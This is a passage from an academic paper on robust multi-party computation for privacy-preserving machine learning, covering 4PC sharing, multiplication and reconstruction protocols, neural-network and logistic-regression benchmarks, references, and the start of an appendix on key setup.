– *ReLU:* The ReLU function, $\mathsf{relu}(\mathsf{v}) = \mathsf{max}(0, \mathsf{v})$, can be viewed as $\mathsf{relu}(\mathsf{v}) = \overline{\mathsf{b}} \cdot \mathsf{v}$, where bit $\mathsf{b} = 1$ if $\mathsf{v} < 0$ and 0 otherwise. Here $\overline{\mathsf{b}}$ denotes the complement of b. Given $[\![\mathsf{v}]\!]$, servers execute Π_{bitext} on $[\![\mathsf{v}]\!]$ to generate $[\![\mathsf{b}]\!]^{\mathbf{B}}$. $[\![\cdot]\!]^{\mathbf{B}}$-sharing of $\overline{\mathsf{b}}$ is locally computed by setting $\beta_{\overline{\mathsf{b}}} = 1 \oplus \beta_\mathsf{b}$. Servers execute Π_{BitInj} protocol on $[\![\overline{\mathsf{b}}]\!]^{\mathbf{B}}$ and $[\![\mathsf{v}]\!]$ to obtain the desired result.

– *Sig:* In this work, we use the MPC-friendly variant of the Sigmoid function [14, 43, 45]. Note that $\mathsf{sig}(\mathsf{v}) = \overline{\mathsf{b}_1}\mathsf{b}_2(\mathsf{v} + 1/2) + \overline{\mathsf{b}_2}$, where $\mathsf{b}_1 = 1$ if $\mathsf{v} + 1/2 < 0$ and $\mathsf{b}_2 = 1$ if $\mathsf{v} - 1/2 < 0$. To compute $[\![\mathsf{sig}(\mathsf{v})]\!]$, servers proceed in a similar fashion as in ReLU, and hence, we skip the details.

Maxpool, Convolution and Matrix Multiplication The goal of maxpool is to find the maximum value in a vector $\vec{\mathbf{x}}$ of m values. Maximum between two elements $\mathsf{x}_i, \mathsf{x}_j$ can be computed by applying secure comparison, which returns a binary sharing of a bit b such that $\mathsf{b} = 0$ if $\mathsf{x}_i > \mathsf{x}_j$, or 1, otherwise, followed by computing $(\mathsf{b})^{\mathbf{B}}(\mathsf{x}_j - \mathsf{x}_i) + \mathsf{x}_i$, which can be performed using bit injection. To find the maximum value in vector $\vec{\mathbf{x}}$, the servers first group the values in $\vec{\mathbf{x}}$ into pairs and securely compare each pair to obtain the maximum of the two. This results in a vector of size $m/2$. This process is repeated for $\mathsf{O}(\log m)$ rounds to obtain the maximum value in the entire vector. Convolutions, which form another important building block in PPML tasks, can be cast into matrix multiplication. Our protocol to compute a matrix of dimension $p \times r$ after multiplication requires only $p \times r$ multiplications. The details appear in the full version of the paper [36].

4 Robust 4PC

In this section, we extend our 3PC results to the 4-party case and observe substantial efficiency gain. First, the use of broadcast is eliminated. Second, the preprocessing of multiplication becomes substantially computationally light, eliminating the multiplication protocol (used in the preprocessing) altogether. Third, we achieve a dot product protocol with communication cost independent of the size of the vector, completely eliminating the complex machinery required as in the 3PC case. At the heart of our 4PC constructions lies an efficient 4-party jmp primitive, denoted as jmp4, that allows two servers to send a common value to a third server robustly. While we provide details for the protocols that vary significantly from their 3PC counterpart in this section, the details for other protocols along with the communication analysis and security proofs, are deferred to the full version [36].

Secret Sharing Semantics For a value v, the shares for P_0, P_1 and P_2 remain the same as that for 3PC case. That is, P_0 holds $([\alpha_\mathsf{v}]_1, [\alpha_\mathsf{v}]_2, \beta_\mathsf{v}+\gamma_\mathsf{v})$ while P_i for $i \in \{1,2\}$ holds $([\alpha_\mathsf{v}]_i, \beta_\mathsf{v}, \gamma_\mathsf{v})$. The shares for the fourth server P_3 is defined as $([\alpha_\mathsf{v}]_1, [\alpha_\mathsf{v}]_2, \gamma_\mathsf{v})$. Clearly, the secret is defined as $\mathsf{v} = \beta_\mathsf{v} - [\alpha_\mathsf{v}]_1 - [\alpha_\mathsf{v}]_2$.

4PC Joint Message Passing Primitive The jmp4 primitive enables two servers P_i, P_j to send a common value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ to a third server P_k, or identify a TTP in case of any inconsistency. This primitive is analogous to jmp (Fig. 1) in spirit but is significantly optimized and free from broadcast calls. Similar to the 3PC counterpart, each server maintains a bit and P_i sends the value, and P_j the hash of it to P_k. P_k sets its inconsistency bit to 1 when the (value, hash) pair is inconsistent. This is followed by relaying the bit to all the servers, who exchange it among themselves and agree on the bit that forms majority (1 indicates the presence of inconsistency, and 0 indicates consistency). The presence of an honest majority among P_i, P_j, P_l, guarantees agreement on the presence/absence of an inconsistency as conveyed by P_k. Observe that inconsistency can only be caused either due to a corrupt sender sending an incorrect value (or hash), or a corrupt receiver falsely announcing the presence of inconsistency. Hence, the fourth server, P_l, can safely be employed as TTP. The protocol appears in Fig. 4.

Protocol $\Pi_{\mathsf{jmp4}}(P_i, P_j, P_k, \mathsf{v}, P_l)$

$P_s \in \mathcal{P}$ initializes an inconsistency bit $\mathsf{b}_s = 0$. If P_s remains silent instead of sending b_s in any of the following rounds, the recipient sets b_s to 1.

Send Phase: P_i sends v to P_k.
Verify Phase: P_j sends $\mathsf{H}(\mathsf{v})$ to P_k.

– P_k sets $\mathsf{b}_k = 1$ if the received values are inconsistent or if the value is not received.
– P_k sends b_k to all servers. P_s for $s \in \{i,j,l\}$ sets $\mathsf{b}_s = \mathsf{b}_k$.
– P_s for $s \in \{i,j,l\}$ mutually exchange their bits. P_s resets $\mathsf{b}_s = \mathsf{b}'$ where b' denotes the bit which appears in majority among $\mathsf{b}_i, \mathsf{b}_j, \mathsf{b}_l$.
– All servers set $\mathsf{TTP} = P_l$ if $\mathsf{b}' = 1$, terminate otherwise.

Figure 4: 4PC: Joint Message Passing Primitive

Notation 4.1. We say that P_i, P_j jmp4-send v to P_k when they invoke $\Pi_{\mathsf{jmp4}}(P_i, P_j, P_k, \mathsf{v}, P_l)$.

We note that the end goal of jmp4 primitive relates closely to the bi-convey primitive of FLASH [11]. Bi-convey allows two servers S_1, S_2 to convey a value to a server R, and in case of an inconsistency, a pair of honest servers mutually identify each other, followed by exchanging their internal randomness to recover the clear inputs, computing the circuit, and sending the output to all. Note, however, that jmp4 primitive is more efficient and differs significantly in techniques from the bi-convey primitive. Unlike in bi-convey, in case of an inconsistency, jmp4 enables servers to learn the TTP's identity unanimously. Moreover, bi-convey demands that honest servers, identified during an inconsistency, exchange their internal randomness (which comprises of the shared keys established during the key-setup phase) to proceed with the computation. This enforces the need for a fresh key-setup every time inconsistency is detected. On the efficiency front, jmp4 simply halves the communication cost of bi-convey, giving a $2\times$ improvement.

Sharing Protocol To enable P_i to share a value v, protocol Π_{sh4} proceeds similar to that of 3PC case with the addition that P_3 also samples the values $[\alpha_\mathsf{v}]_1, [\alpha_\mathsf{v}]_2, \gamma_\mathsf{v}$ using the shared randomness with the respective servers. On a high level, P_i computes $\beta_\mathsf{v} = \mathsf{v} + [\alpha_\mathsf{v}]_1 + [\alpha_\mathsf{v}]_2$ and sends β_v (or $\beta_\mathsf{v} + \gamma_\mathsf{v}$) to another server and they together jmp4-send this information to the intended servers.

Multiplication Protocol Given the $[\![\cdot]\!]$-shares of x and y, protocol Π_{mult4} (Fig. 5) allows servers to compute $[\![\mathsf{z}]\!]$ with $\mathsf{z} = \mathsf{xy}$. When compared with the state-of-the-art 4PC GOD protocol of FLASH [11], our solution improves communication in both, the preprocessing and online phase, from 6 to 3 ring elements. Moreover, our communication cost matches with the state-of-the-art 4PC protocol of Trident [15] that only provides security with fairness.

Protocol $\Pi_{\mathsf{mult4}}(\mathcal{P}, [\![\mathsf{x}]\!], [\![\mathsf{y}]\!])$

Preprocessing:

– P_0, P_3, P_j, for $j \in \{1,2\}$, sample random $[\alpha_\mathsf{z}]_j \in \mathbb{Z}_{2^\ell}$, and P_0, P_1, P_3 sample random $[\Gamma_{\mathsf{xy}}]_1 \in \mathbb{Z}_{2^\ell}$.
– P_1, P_2, P_3 sample random $\gamma_\mathsf{z}, \psi, \mathsf{r} \in \mathbb{Z}_{2^\ell}$ and set $[\psi]_1 = \mathsf{r}, [\psi]_2 = \psi - \mathsf{r}$.
– P_0, P_3 set $[\Gamma_{\mathsf{xy}}]_2 = \Gamma_{\mathsf{xy}} - [\Gamma_{\mathsf{xy}}]_1$, where $\Gamma_{\mathsf{xy}} = \alpha_\mathsf{x}\alpha_\mathsf{y}$. P_0, P_3 jmp4-send $[\Gamma_{\mathsf{xy}}]_2$ to P_2.
– P_3, P_j, for $j \in \{1,2\}$, set $[\chi]_j = \gamma_\mathsf{x}[\alpha_\mathsf{y}]_j + \gamma_\mathsf{y}[\alpha_\mathsf{x}]_j + [\Gamma_{\mathsf{xy}}]_j - [\psi]_j$. P_1, P_3 jmp4-send $[\chi]_1$ to P_0, while P_2, P_3 jmp4-send $[\chi]_2$ to P_0.

Online:

– P_0, P_j, for $j \in \{1,2\}$, compute $[\beta^\star_\mathsf{z}]_j = -(\beta_\mathsf{x} + \gamma_\mathsf{x})[\alpha_\mathsf{y}]_j - (\beta_\mathsf{y} + \gamma_\mathsf{y})[\alpha_\mathsf{x}]_j + [\alpha_\mathsf{z}]_j + [\chi]_j$.
– P_1, P_0 jmp4-send $[\beta^\star_\mathsf{z}]_1$ to P_2, and P_2, P_0 jmp4-send $[\beta^\star_\mathsf{z}]_2$ to P_1.
– P_j, for $j \in \{1,2\}$, computes $\beta^\star_\mathsf{z} = [\beta^\star_\mathsf{z}]_1 + [\beta^\star_\mathsf{z}]_2$ and sets $\beta_\mathsf{z} = \beta^\star_\mathsf{z} + \beta_\mathsf{x}\beta_\mathsf{y} + \psi$.
– P_1, P_2 jmp4-send $\beta_\mathsf{z} + \gamma_\mathsf{z}$ to P_0.

Figure 5: 4PC: Multiplication Protocol ($\mathsf{z} = \mathsf{x} \cdot \mathsf{y}$)

Recall that the goal of preprocessing in 3PC multiplication was to enable P_1, P_2 obtain ψ, and P_0, P_i for $i \in \{1,2\}$ obtain $[\chi]_i$ where $\chi = \gamma_\mathsf{x}\alpha_\mathsf{y} + \gamma_\mathsf{y}\alpha_\mathsf{x} + \Gamma_{\mathsf{xy}} - \psi$. Here ψ is a random value known to both P_1, P_2. With the help of P_3, we let the servers obtain the respective preprocessing data as follows: P_0, P_3, P_1 together samples random $[\Gamma_{\mathsf{xy}}]_1 \in \mathbb{Z}_{2^\ell}$. P_0, P_3 locally compute $\Gamma_{\mathsf{xy}} = \alpha_\mathsf{x}\alpha_\mathsf{y}$, set $[\Gamma_{\mathsf{xy}}]_2 = \Gamma_{\mathsf{xy}} - [\Gamma_{\mathsf{xy}}]_1$ and jmp4-send $[\Gamma_{\mathsf{xy}}]_2$ to P_2. P_1, P_2, P_3 locally sample ψ, r and generate $[\cdot]$-shares of ψ by setting $[\psi]_1 = r$ and $[\psi]_2 = \psi - \mathsf{r}$. Then P_j, P_3 for $j \in \{1,2\}$ compute $[\chi]_j = \gamma_\mathsf{x}[\alpha_\mathsf{y}]_j + \gamma_\mathsf{y}[\alpha_\mathsf{x}]_j + [\Gamma_{\mathsf{xy}}]_j -$

$[\psi]_j$ and jmp4-send $[\chi]_j$ to P_0. The online phase is similar to that of 3PC, apart from Π_{jmp4} being used instead of Π_{jmp} for communication. Since P_3 is not involved in the online computation phase, we can safely assume P_3 to serve as the TTP for the Π_{jmp4} executions in the online phase.

Reconstruction Protocol Given $[\![v]\!]$, protocol Π_{rec4} enables servers to robustly reconstruct the value v among the servers. Note that every server lacks one share for reconstruction and the same is available with three other servers. Hence, they communicate the missing share among themselves, and the majority value is accepted. As an optimization, two among the three servers can send the missing share while the third one can send a hash of the same for verification. Notice that, unlike 3PC, this protocol does not require commitments.

5 Applications and Benchmarking

In this section, we empirically show the practicality of our protocols for PPML. We consider training and inference for Logistic Regression and inference for 3 different Neural Networks (NN). NN training requires additional tools to allow mixed world computations, which we leave as future work. We refer readers to SecureML [45], ABY3 [43], BLAZE [48], FALCON [56] for a detailed description of the training and inference steps for the aforementioned ML algorithms. All our benchmarking is done over the publicly available MNIST [39] and CIFAR-10 [37] dataset. For training, we use a batch size of $B = 128$ and define 1 KB = 8192 bits.

In 3PC, we compare our results against the best-known framework BLAZE that provides fairness in the same setting. We observe that the technique of making the dot product cost independent of feature size can also be applied to BLAZE to obtain better costs. Hence, for a fair comparison, we additionally report these improved values for BLAZE. Further, we only consider the PPA circuit based variant of bit extraction for BLAZE since we aim for high throughput; the GC based variant results in huge communication and is not efficient for deep NNs. Our results imply that we get GOD at no additional cost compared to BLAZE. For 4PC, we compare our results with two best-known works FLASH [11] (which is robust) and Trident [15] (which is fair). Our results halve the cost of FLASH and are on par with Trident.

Benchmarking Environment We use a 64-bit ring ($\mathbb{Z}_{2^{64}}$). The benchmarking is performed over a WAN that was instantiated using n1-standard-8 instances of Google Cloud[6], with machines located in East Australia (P_0), South Asia (P_1), South East Asia (P_2), and West Europe (P_3). The machines are equipped with 2.3 GHz Intel Xeon E5 v3 (Haswell) processors supporting hyper-threading, with 8 vCPUs, and 30 GB of RAM Memory and with a bandwidth of 40 Mbps. The average round-trip time (rtt) was taken as the time for communicating 1 KB of data between a pair of parties, and the rtt values were as follows.

P_0-P_1	P_0-P_2	P_0-P_3	P_1-P_2	P_1-P_3	P_2-P_3
151.40*ms*	59.95*ms*	275.02*ms*	92.94*ms*	173.93*ms*	219.37*ms*

Software Details We implement our protocols using the publicly available ENCRYPTO library [21] in C++17. We obtained the code of BLAZE and FLASH from the respective authors and executed them in our environment. The collision-resistant hash function was instantiated using SHA-256. We have used multi-threading, and our machines were capable of handling a total of 32 threads. Each experiment is run for 20 times, and the average values are reported.

Datasets We use the following datasets:

- MNIST [39] is a collection of 28×28 pixel, handwritten digit images along with a label between 0 and 9 for each image. It has $60,000$ and respectively, $10,000$ images in the training and test set. We evaluate logistic regression, and NN-1, NN-2 (cf. §5.2) on this dataset.
- CIFAR-10 [37] consists of 32×32 pixel images of 10 different classes such as dogs, horses, etc. There are $50,000$ images for training and $10,000$ for testing, with 6000 images in each class. We evaluate NN-3 (cf. §5.2) on this dataset.

Benchmarking Parameters We use *throughput* (TP) as the benchmarking parameter following BLAZE and ABY3 [43] as it would help to analyse the effect of improved communication and round complexity in a single shot. Here, TP denotes the number of operations ("iterations" for the case of training and "queries" for the case of inference) that can be performed in unit time. We consider minute as the unit time since most of our protocols over WAN requires more than a second to complete. An *iteration* in ML training consists of a *forward propagation* phase followed by a *backward propagation* phase. In the former phase, servers compute the output from the inputs. At the same time, in the latter, the model parameters are adjusted according to the difference in the computed output and the actual output. Inference can be viewed as one forward propagation of the algorithm alone. In addition to TP, we provide the online and overall communication and latency for all the benchmarked ML algorithms.

We observe that due to our protocols' asymmetric nature, the communication load is unevenly distributed among all the servers, which leaves several communication channels underutilized. Thus, to improve the performance, we perform *load balancing*, where we run several parallel execution threads, each with roles of the servers changed. This helps in utilizing all channels and improving the performance. We report the communication and runtime of the protocols for online phase and total (= preprocessing + online).

5.1 Logistic Regression

In Logistic Regression, one iteration comprises updating the weight vector $\vec{\mathbf{w}}$ using the gradient descent algorithm (GD).

[6] https://cloud.google.com/

It is updated according to the function given below: $\vec{\mathbf{w}} = \vec{\mathbf{w}} - \frac{\alpha}{B}\mathbf{X}_i^T \circ (\mathsf{sig}(\mathbf{X}_i \circ \vec{\mathbf{w}}) - \mathbf{Y}_i)$. where α and $\mathbf{X}_i$ denote the learning rate, and a subset, of batch size B, randomly selected from the entire dataset in the ith iteration, respectively. The forward propagation comprises of computing the value $\mathbf{X}_i \circ \vec{\mathbf{w}}$ followed by an application of a sigmoid function on it. The weight vector is updated in the backward propagation, which internally requires the computation of a series of matrix multiplications, and can be achieved using a dot product. The update function can be computed using $[\![\cdot]\!]$ shares as: $[\![\vec{\mathbf{w}}]\!] = [\![\vec{\mathbf{w}}]\!] - \frac{\alpha}{B}[\![\mathbf{X}_j^T]\!] \circ (\mathsf{sig}([\![\mathbf{X}_j]\!] \circ [\![\vec{\mathbf{w}}]\!]) - [\![\mathbf{Y}_j]\!])$. We summarize our results in Table 3.

Setting	Ref.	Online (TP in $\times 10^3$)			Total	
		Latency (s)	Com [KB]	TP	Latency (s)	Com [KB]
3PC Training	BLAZE	0.74	50.26	4872.38	0.93	203.35
	SWIFT	1.05	50.32	4872.38	1.54	203.47
3PC Inference	BLAZE	0.66	0.28	7852.05	0.84	0.74
	SWIFT	0.97	0.34	6076.46	1.46	0.86
4PC Training	FLASH	0.83	88.93	5194.18	1.11	166.75
	SWIFT	0.83	41.32	11969.48	1.11	92.91
4PC Inference	FLASH	0.76	0.50	7678.40	1.04	0.96
	SWIFT	0.75	0.27	15586.96	1.03	0.57

Table 3: Logistic Regression training and inference. TP is given in (#it/min) for training and (#queries/min) for inference.

We observe that the online TP for the case of 3PC inference is slightly lower compared to that of BLAZE. This is because the total number of rounds for the inference phase is slightly higher in our case due to the additional rounds introduced by the verification mechanism (aka *verify* phase which also needs broadcast). This gap becomes less evident for protocols with more number of rounds, as is demonstrated in the case of NN (presented next), where verification for several iterations is clubbed together, making the overhead for verification insignificant.

For the case of 4PC, our solution outperforms FLASH in terms of communication as well as throughput. Concretely, we observe a 2× improvement in TP for inference and a 2.3× improvement for training. For Trident [15], we observe a drop of 15.86% in TP for inference due to the extra rounds required for verification to achieve GOD. This loss is, however, traded-off with the stronger security guarantee. For training, we are on par with Trident as the effect of extra rounds becomes less significant for more number of rounds, as will also be evident from the comparisons for NN inference.

As a final remark, note that our 4PC sees roughly 2.5× improvement compared to our 3PC for logistic regression.

5.2 NN Inference

We consider the following popular neural networks for benchmarking. These are chosen based on the different range of model parameters and types of layers used in the network. We refer readers to [56] for a detailed architecture of the neural networks.

NN-1: This is a 3-layered fully connected network with ReLU activation after each layer. This network has around 118K parameters and is chosen from [43, 48].

NN-2: This network –LeNet [38]– contains 2 convolutional layers and 2 fully connected layers with ReLU activation after each layer, additionally followed by maxpool for convolutional layers. It has approximately 431K parameters.

NN-3: This network –VGG16 [52]– was the runner-up of ILSVRC-2014 competition. It has 16 layers in total and comprises of fully-connected, convolutional, ReLU activation and maxpool layers. It has about 138 million parameters.

Network	Ref.	Online			Total	
		Latency (s)	Com [MB]	TP	Latency (s)	Com [MB]
NN-1	BLAZE	1.92	0.04	49275.19	2.35	0.11
	SWIFT	2.22	0.04	49275.19	2.97	0.11
NN-2	BLAZE	4.77	3.54	536.52	5.61	9.59
	SWIFT	5.08	3.54	536.52	6.22	9.59
NN-3	BLAZE	15.58	52.58	36.03	18.81	148.02
	SWIFT	15.89	52.58	36.03	19.29	148.02

Table 4: 3PC NN Inference. TP is given in (#queries/min).

Table 4 summarises the results for 3PC NN inference. As illustrated, the performance of our 3PC framework is on par with BLAZE while providing better security guarantee.

Network	Ref.	Online			Total	
		Latency (s)	Com [MB]	TP	Latency (s)	Com [MB]
NN-1	FLASH	1.70	0.06	59130.23	2.17	0.12
	SWIFT	1.70	0.03	147825.56	2.17	0.06
NN-2	FLASH	3.93	5.51	653.67	4.71	10.50
	SWIFT	3.93	2.33	1672.55	4.71	5.40
NN-3	FLASH	12.65	82.54	43.61	15.31	157.11
	SWIFT	12.50	35.21	110.47	15.14	81.46

Table 5: 4PC NN Inference. TP is given in (#queries/min).

Table 5 summarises NN inference for 4PC setting. Here, we outperform FLASH in every aspect, with the improvement in TP being at least 2.5× for each NN architecture. Further, we are on par with Trident [15] because the extra rounds required for verification get amortized with an increase in the number of rounds required for computing NN inference. This establishes the practical relevance of our work.

As a final remark, our 4PC sees roughly 3× improvement over our 3PC for NN inference. This reflects improvements brought in by the additional honest server in the system.

Acknowledgements

We thank our shepherd Guevara Noubir, and anonymous reviewers for their valuable feedback.

Nishat Koti would like to acknowledge financial support from Cisco PhD Fellowship 2020. Mahak Pancholi would like to acknowledge financial support from Cisco MTech Fellowship 2020. Arpita Patra would like to acknowledge financial support from SERB MATRICS (Theoretical Sciences) Grant 2020 and Google India AI/ML Research Award 2020. Ajith Suresh would like to acknowledge financial support from Google PhD Fellowship 2019. The authors would also like to acknowledge the financial support from Google Cloud to perform the benchmarking.

References

[1] M. Abspoel, A. P. K. Dalskov, D. Escudero, and A. Nof. An efficient passive-to-active compiler for honest-majority MPC over rings. In *ACNS*, 2021.

[2] B. Alon, E. Omri, and A. Paskin-Cherniavsky. MPC with Friends and Foes. In *CRYPTO*, pages 677–706, 2020.

[3] T. Araki, A. Barak, J. Furukawa, T. Lichter, Y. Lindell, A. Nof, K. Ohara, A. Watzman, and O. Weinstein. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. In *IEEE S&P*, pages 843–862, 2017.

[4] T. Araki, J. Furukawa, Y. Lindell, A. Nof, and K. Ohara. High-throughput semi-honest secure three-party computation with an honest majority. In *ACM CCS*, pages 805–817, 2016.

[5] C. Baum, I. Damgård, T. Toft, and R. W. Zakarias. Better preprocessing for secure multiparty computation. In *ACNS*, pages 327–345, 2016.

[6] D. Bogdanov, S. Laur, and J. Willemson. Sharemind: A framework for fast privacy-preserving computations. In *ESORICS*, pages 192–206, 2008.

[7] P. Bogetoft, D. L. Christensen, I. Damgård, M. Geisler, T. Jakobsen, M. Krøigaard, J. D. Nielsen, J. B. Nielsen, K. Nielsen, J. Pagter, et al. Secure multiparty computation goes live. In *FC*, pages 325–343, 2009.

[8] D. Boneh, E. Boyle, H. Corrigan-Gibbs, N. Gilboa, and Y. Ishai. Zero-knowledge proofs on secret-shared data via fully linear pcps. In *CRYPTO*, pages 67–97, 2019.

[9] E. Boyle, N. Gilboa, Y. Ishai, and A. Nof. Practical fully secure three-party computation via sublinear distributed zero-knowledge proofs. In *ACM CCS*, pages 869–886, 2019.

[10] P. Bunn and R. Ostrovsky. Secure two-party k-means clustering. In *ACM CCS*, pages 486–497, 2007.

[11] M. Byali, H. Chaudhari, A. Patra, and A. Suresh. FLASH: fast and robust framework for privacy-preserving machine learning. *PETS*, 2020.

[12] M. Byali, C. Hazay, A. Patra, and S. Singla. Fast actively secure five-party computation with security beyond abort. In *ACM CCS*, pages 1573–1590, 2019.

[13] M. Byali, A. Joseph, A. Patra, and D. Ravi. Fast secure computation for small population over the internet. In *ACM CCS*, pages 677–694, 2018.

[14] H. Chaudhari, A. Choudhury, A. Patra, and A. Suresh. ASTRA: High Throughput 3PC over Rings with Application to Secure Prediction. In *ACM CCSW@CCS*, 2019.

[15] H. Chaudhari, R. Rachuri, and A. Suresh. Trident: Efficient 4PC Framework for Privacy Preserving Machine Learning. *NDSS*, 2020.

[16] K. Chida, D. Genkin, K. Hamada, D. Ikarashi, R. Kikuchi, Y. Lindell, and A. Nof. Fast large-scale honest-majority MPC for malicious adversaries. In *CRYPTO*, pages 34–64, 2018.

[17] R. Cleve. Limits on the security of coin flips when half the processors are faulty (extended abstract). In *ACM STOC*, pages 364–369, 1986.

[18] R. Cohen, I. Haitner, E. Omri, and L. Rotem. Characterization of secure multiparty computation without broadcast. *J. Cryptology*, pages 587–609, 2018.

[19] R. Cramer, I. Damgård, D. Escudero, P. Scholl, and C. Xing. Spd$\mathbb{Z}_{2^k}$: Efficient MPC mod 2^k for dishonest majority. In *CRYPTO*, pages 769–798, 2018.

[20] R. Cramer, S. Fehr, Y. Ishai, and E. Kushilevitz. Efficient multi-party computation over rings. In *EUROCRYPT*, pages 596–613, 2003.

[21] Cryptography and P. E. G. at TU Darmstadt. ENCRYPTO Utils. https://github.com/encryptogroup/ENCRYPTO_utils.

[22] A. Dalskov, D. Escudero, and M. Keller. Fantastic Four: Honest-Majority Four-Party Secure Computation With Malicious Security. Cryptology ePrint Archive, 2020. https://eprint.iacr.org/2020/1330.

[23] I. Damgård, D. Escudero, T. K. Frederiksen, M. Keller, P. Scholl, and N. Volgushev. New primitives for actively-secure MPC over rings with applications to private machine learning. *IEEE S&P*, 2019.

[24] I. Damgård, M. Keller, E. Larraia, V. Pastro, P. Scholl, and N. P. Smart. Practical covertly secure MPC for dishonest majority - or: Breaking the SPDZ limits. In *ESORICS*, pages 1–18, 2013.

[25] I. Damgård, C. Orlandi, and M. Simkin. Yet another compiler for active security or: Efficient MPC over arbitrary rings. In *CRYPTO*, pages 799–829, 2018.

[26] I. Damgård, V. Pastro, N. P. Smart, and S. Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO*, pages 643–662, 2012.

[27] D. Demmler, T. Schneider, and M. Zohner. ABY - A framework for efficient mixed-protocol secure two-party computation. In *NDSS*, 2015.

[28] W. Du and M. J. Atallah. Privacy-preserving cooperative scientific computations. In *IEEE CSFW-14*, pages 273–294, 2001.

[29] H. Eerikson, M. Keller, C. Orlandi, P. Pullonen, J. Puura, and M. Simkin. Use Your Brain! Arithmetic 3PC for Any Modulus with Active Security. In *ITC*, 2020.

[30] J. Furukawa, Y. Lindell, A. Nof, and O. Weinstein. High-throughput secure three-party computation for malicious adversaries and an honest majority. In *EUROCRYPT*, pages 225–255, 2017.

[31] S. D. Gordon, S. Ranellucci, and X. Wang. Secure computation with low communication from cross-checking. In *ASIACRYPT*, pages 59–85, 2018.

[32] G. Jagannathan and R. N. Wright. Privacy-preserving distributed k-means clustering over arbitrarily partitioned data. In *ACM SIGKDD*, pages 593–599, 2005.

[33] M. Keller, E. Orsini, and P. Scholl. MASCOT: faster malicious arithmetic secure computation with oblivious transfer. In *ACM CCS*, pages 830–842, 2016.

[34] M. Keller, V. Pastro, and D. Rotaru. Overdrive: Making SPDZ great again. In *EUROCRYPT*, pages 158–189, 2018.

[35] M. Keller, P. Scholl, and N. P. Smart. An architecture for practical actively secure MPC with dishonest majority. In *ACM CCS*, pages 549–560, 2013.

[36] N. Koti, M. Pancholi, A. Patra, and A. Suresh. SWIFT: Super-fast and Robust Privacy-Preserving Machine Learning. Cryptology ePrint Archive, 2020. https://eprint.iacr.org/2020/592.

[37] A. Krizhevsky, V. Nair, and G. Hinton. The CIFAR-10 dataset. 2014. https://www.cs.toronto.edu/~kriz/cifar.html.

[38] Y. LeCun, L. Bottou, Y. Bengio, and P. Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, pages 2278–2324, 1998.

[39] Y. LeCun and C. Cortes. MNIST handwritten digit database. 2010. http://yann.lecun.com/exdb/mnist/.

[40] Y. Lindell and B. Pinkas. Privacy preserving data mining. *J. Cryptology*, pages 177–206, 2002.

[41] E. Makri, D. Rotaru, N. P. Smart, and F. Vercauteren. EPIC: efficient private image classification (or: Learning from the masters). In *CT-RSA*, pages 473–492, 2019.

[42] S. Mazloom, P. H. Le, S. Ranellucci, and S. D. Gordon. Secure parallel computation on national scale volumes of data. In *USENIX*, pages 2487–2504, 2020.

[43] P. Mohassel and P. Rindal. ABY^3: A mixed protocol framework for machine learning. In *ACM CCS*, pages 35–52, 2018.

[44] P. Mohassel, M. Rosulek, and Y. Zhang. Fast and secure three-party computation: The garbled circuit approach. In *ACM CCS*, pages 591–602, 2015.

[45] P. Mohassel and Y. Zhang. Secureml: A system for scalable privacy-preserving machine learning. In *IEEE S&P*, pages 19–38, 2017.

[46] P. S. Nordholt and M. Veeningen. Minimising communication in honest-majority MPC by batchwise multiplication verification. In *ACNS*, pages 321–339, 2018.

[47] A. Patra and D. Ravi. On the exact round complexity of secure three-party computation. In *CRYPTO*, pages 425–458, 2018.

[48] A. Patra and A. Suresh. BLAZE: Blazing Fast Privacy-Preserving Machine Learning. *NDSS*, 2020. https://eprint.iacr.org/2020/042.

[49] M. C. Pease, R. E. Shostak, and L. Lamport. Reaching agreement in the presence of faults. *J. ACM*, pages 228–234, 1980.

[50] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. Chameleon: A hybrid secure computation framework for machine learning applications. In *AsiaCCS*, pages 707–721, 2018.

[51] A. P. Sanil, A. F. Karr, X. Lin, and J. P. Reiter. Privacy preserving regression modelling via distributed computation. In *ACM SIGKDD*, pages 677–682, 2004.

[52] K. Simonyan and A. Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[53] A. B. Slavkovic, Y. Nardi, and M. M. Tibbits. Secure logistic regression of horizontally and vertically partitioned distributed databases. In *ICDM*, pages 723–728, 2007.

[54] J. Vaidya, H. Yu, and X. Jiang. Privacy-preserving SVM classification. *Knowl. Inf. Syst.*, pages 161–178, 2008.

[55] S. Wagh, D. Gupta, and N. Chandran. Securenn: 3-party secure computation for neural network training. *PoPETs*, pages 26–49, 2019.

[56] S. Wagh, S. Tople, F. Benhamouda, E. Kushilevitz, P. Mittal, and T. Rabin. FALCON: Honest-Majority Maliciously Secure Framework for Private Deep Learning. *PoPETS*, pages 188–208, 2021. https://arxiv.org/abs/2004.02229v1.

[57] H. Yu, J. Vaidya, and X. Jiang. Privacy-preserving SVM classification on vertically partitioned data. In *PAKDD*, pages 647–656, 2006.

A Preliminaries

Shared Key Setup: Let $F : \{0,1\}^\kappa \times \{0,1\}^\kappa \to X$ be a secure pseudo-random function (PRF), with co-domain X being $\mathbb{Z}_{2^\ell}$. Servers establish the following keys for 3PC: (i) one key shared between every pair– k_{01}, k_{02}, k_{12} for the servers $(P_0,P_1),(P_0,P_2)$and(P_1,P_2), respectively, (ii) one shared key known to all the servers– $k_{\mathcal{P}}$. Suppose P_0, P_1 wish to sample a random value $r \in \mathbb{Z}_{2^\ell}$ non-interactively. To do so they invoke $F_{k_{01}}(id_{01})$ and obtain r. Here, id_{01} denotes a counter maintained by the servers, and is updated after every PRF invocation. The appropriate keys used to sample is implicit from the context, from the identities of the pair that sample or from the fact that it is sampled by all, and, hence, is omitted. The key setup is modelled via a functionality $\mathcal{F}_{\mathsf{setup}}$ (Fig. 6) that can be realised using any secure MPC protocol. Analogously, key setup functionality for 4PC is given in Fig. 7.

Functionality $\mathcal{F}_{\mathsf{setup}}$

$\mathcal{F}_{\mathsf{setup}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$. $\mathcal{F}_{\mathsf{setup}}$ picks random keys k_{ij} for $i,j \in \{0,1,2\}$ and $k_{\mathcal{P}}$. Let y_s denote the keys corresponding to server P_s. Then

